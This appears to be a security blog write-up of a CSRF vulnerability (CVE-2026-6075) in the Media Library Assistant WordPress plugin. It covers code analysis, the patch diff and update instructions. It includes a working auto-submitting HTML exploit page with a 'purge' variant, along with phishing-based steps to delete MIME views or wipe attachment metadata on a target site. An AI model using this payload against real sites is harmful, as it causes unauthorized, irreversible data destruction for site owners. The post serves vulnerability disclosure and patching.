
CVE-2026-6075: Media Library Assistant CSRF in Bulk Action Forms (CVSS 8.1)
Table of Contents
CVE-2026-6075 is a CVSS 8.1 (High) Cross-Site Request Forgery vulnerability in the Media Library Assistant WordPress plugin. An unauthenticated attacker can trick a logged-in administrator into bulk-deleting MIME type views, editing custom field mapping rules, or purging attachment metadata across the media library — all without the admin’s knowledge.
Vulnerability Summary
| Field | Value |
|---|---|
| Plugin Name | Media Library Assistant |
| Plugin Slug | media-library-assistant |
| CVE ID | CVE-2026-6075 |
| CVSS Score | 8.1 (High) |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:H |
| Vulnerability Type | Cross-Site Request Forgery (CSRF) |
| Affected Versions | <= 3.35 |
| Patched Version | 3.36 |
| Published | May 28, 2026 |
| Researcher | Jack Pas (Dark.) - Black Lantern Security |
| Wordfence Advisory | Link |
Description
Media Library Assistant is a popular WordPress plugin with over 200,000 active installs. It adds advanced management tools for the WordPress media library, including custom MIME type views, custom field mapping rules, and IPTC/EXIF metadata mapping.
Three settings tabs in the plugin — Views, Custom Fields, and IPTC/EXIF/WP — each provide bulk action forms. Admins can select multiple items and delete, edit, or purge them in one click. In versions up to and including 3.35, none of these bulk action handlers verify the WordPress nonce (CSRF token) before processing the request.
Because the settings page requires manage_options capability, an attacker cannot directly call these operations. However, a CSRF attack does not need direct access. An attacker hosts a malicious HTML page that auto-submits a form to the WordPress admin settings URL. When a logged-in administrator visits that page, the browser sends the forged request under the admin’s session. WordPress validates the session cookie but does not check a CSRF token, so it processes the bulk operation.
Technical Analysis
Hook Registration and Access Control
The settings page is registered in includes/class-mla-settings.php via add_submenu_page():
// class-mla-settings.php:508
self::$current_page_hook = add_submenu_page(
    'options-general.php',
    'Media Library Assistant Settings',
    'Media Library Assistant',
    'manage_options',
    MLACoreOptions::MLA_SETTINGS_SLUG . $tab,
    'MLASettings::mla_render_settings_page'
);
The mla_render_settings_page() function checks current_user_can('manage_options') at the top. This means only authenticated administrators can reach this page. The check is correct for preventing direct access by low-privilege users.
However, CSRF attacks work differently. The attacker does not need to access the page themselves. They trick the administrator’s browser into submitting a POST request on their behalf. The current_user_can() check passes because the victim is logged in.
The Vulnerable Pattern — Three Tabs
Each settings tab is rendered by a dedicated class. All three tab classes share the same flawed pattern. The single-item operations (save, add, edit) each call check_admin_referer() before processing. The bulk action block does not.
Views tab — includes/class-mla-settings-view-tab.php, line 224:
// class-mla-settings-view-tab.php:205-225
if ( !empty( $_REQUEST['mla-view-options-save'] ) ) {
    check_admin_referer( MLACore::MLA_ADMIN_NONCE_ACTION, MLACore::MLA_ADMIN_NONCE_NAME ); // protected
    $page_content = self::_save_view_settings( );
} elseif ( !empty( $_REQUEST['mla-add-view-submit'] ) ) {
    check_admin_referer( MLACore::MLA_ADMIN_NONCE_ACTION, MLACore::MLA_ADMIN_NONCE_NAME ); // protected
    $page_content = MLAMime::mla_add_post_mime_type( self::_sanitize_view_item() );
}

// Process bulk actions that affect an array of items
$bulk_action = MLASettings::mla_current_bulk_action();
if ( $bulk_action && ( $bulk_action != 'none' ) ) {
    // ❌ No check_admin_referer() here!
    if ( isset( $_REQUEST['cb_mla_item_ID'] ) ) {
        ...
        foreach ( $slugs as $slug ) {
            switch ( $bulk_action ) {
                case 'delete':
                    $item_content = MLAMime::mla_delete_post_mime_type( $slug );
                    break;
                case 'edit':
                    $item_content = MLAMime::mla_update_post_mime_type( $request );
                    break;
            }
        }
    }
}
Custom Fields tab — includes/class-mla-settings-custom-fields-tab.php, line 664:
The same pattern applies. Individual save/add/edit operations are nonce-protected. The bulk action block at line 664 processes delete, edit, and purge actions without check_admin_referer(). The purge action calls MLASettings_CustomFields::_purge_custom_field_values(), which removes stored metadata values from all matching attachments.
IPTC/EXIF/WP tab — includes/class-mla-settings-iptc-exif-tab.php, line 804:
Same pattern. The bulk action block at line 804 processes delete, edit, and purge operations on IPTC/EXIF mapping rules without nonce verification.
Root Cause
WordPress nonce fields ([+_wpnonce+]) are included in the tab templates and rendered into the page HTML. However, check_admin_referer() was only called in the if/elseif branches for named submit buttons. The developer added nonce checks to each named action but forgot to add one for the bulk action block that sits outside those branches. The fix in 3.36 adds check_admin_referer() as the first statement inside the bulk action if block.
Proof of Concept
Disclaimer: This proof of concept is for educational and authorized testing purposes only. Do not test on systems you do not own or have written permission to test.
The following exploit deletes all custom MIME type views in Media Library Assistant by tricking an authenticated WordPress administrator into visiting a malicious page.
Prerequisites:
- Media Library Assistant version <= 3.35 installed and activated
- At least one custom MIME type view configured (Settings → Media Library Assistant → Views)
- A logged-in WordPress administrator visits the attacker’s page while their session is active
Attack page — save as exploit.html on attacker’s server:
<!DOCTYPE html>
<html>
<body>
<form id="csrf" action="https://TARGET-SITE.com/wp-admin/options-general.php" method="POST">
  <input type="hidden" name="page" value="mla-settings-menu-view" />
  <input type="hidden" name="mla_tab" value="view" />
  <input type="hidden" name="action" value="delete" />
  <input type="hidden" name="cb_mla_item_ID[]" value="1" />
  <input type="hidden" name="cb_mla_item_ID[]" value="2" />
  <input type="hidden" name="cb_mla_item_ID[]" value="3" />
</form>
<script>document.getElementById('csrf').submit();</script>
</body>
</html>
Replace TARGET-SITE.com with the target WordPress URL. Replace the cb_mla_item_ID[] values with the post IDs of the MIME type views to delete. These IDs are visible in the View tab table URL parameters when hovering over row actions.
Step-by-step:
- Upload
exploit.htmlto any web server the attacker controls. - Send the link to a WordPress administrator (phishing email, chat message, etc.).
- When the admin opens the page, the form auto-submits to the WordPress admin.
- WordPress validates the admin’s session cookie. The request passes
current_user_can('manage_options'). - Because there is no
check_admin_referer(), WordPress processes the delete action. - The selected MIME type views are deleted from the database.
Purge variant (higher impact):
To purge all attachment metadata values for all custom field rules, change the form to target the Custom Fields tab:
<form id="csrf" action="https://TARGET-SITE.com/wp-admin/options-general.php" method="POST">
  <input type="hidden" name="page" value="mla-settings-menu-custom_field" />
  <input type="hidden" name="mla_tab" value="custom_field" />
  <input type="hidden" name="action" value="purge" />
  <input type="hidden" name="cb_mla_item_ID[]" value="1" />
</form>
The purge action calls MLASettings_CustomFields::_purge_custom_field_values(), which removes stored custom field metadata from all attachments matching the selected rule. This is a destructive, potentially irreversible operation.
Verification:
After a successful exploit, navigate to Settings → Media Library Assistant → Views (or Custom Fields / IPTC-EXIF tab). The deleted or purged items will no longer appear.
Patch Analysis
The fix in version 3.36 adds a single check_admin_referer() call at the start of the bulk action block in all three affected files.
includes/class-mla-settings-view-tab.php:
 $bulk_action = MLASettings::mla_current_bulk_action();
-if ( $bulk_action && ( $bulk_action != 'none' ) ) {
+if ( $bulk_action && ( $bulk_action !== 'none' ) ) {
+    check_admin_referer( MLACore::MLA_ADMIN_NONCE_ACTION, MLACore::MLA_ADMIN_NONCE_NAME );
+
     if ( isset( $_REQUEST['cb_mla_item_ID'] ) ) {
The same two-line fix was applied identically to class-mla-settings-custom-fields-tab.php (line 664) and class-mla-settings-iptc-exif-tab.php (line 804).
check_admin_referer() verifies that the submitted mla_admin_nonce field matches a valid nonce for mla_admin_nonce_action generated for the current user session. An attacker’s forged form cannot include a valid nonce because nonces are tied to the logged-in user’s session and are not publicly guessable. A request without a valid nonce causes WordPress to terminate the operation with an error.
The fix also changes != to !== (strict comparison), which is a minor style improvement with no security impact.
The fix correctly addresses the root cause. It does not merely block one action type — it gates the entire bulk action block behind nonce verification, so any future bulk actions added to these tabs will also be protected.
Timeline
| Date | Event |
|---|---|
| May 28, 2026 | Vulnerability publicly disclosed by Wordfence |
| May 29, 2026 | Advisory last updated |
| June 7, 2026 | Blog post published |
Remediation
Update Media Library Assistant to version 3.36 or later.
- Log in to WordPress admin.
- Go to Dashboard → Updates.
- Find Media Library Assistant and click Update Plugin.
Alternatively, download version 3.36 directly from wordpress.org/plugins/media-library-assistant.
References
If you found this post helpful, consider buying me a coffee. It keeps me writing!
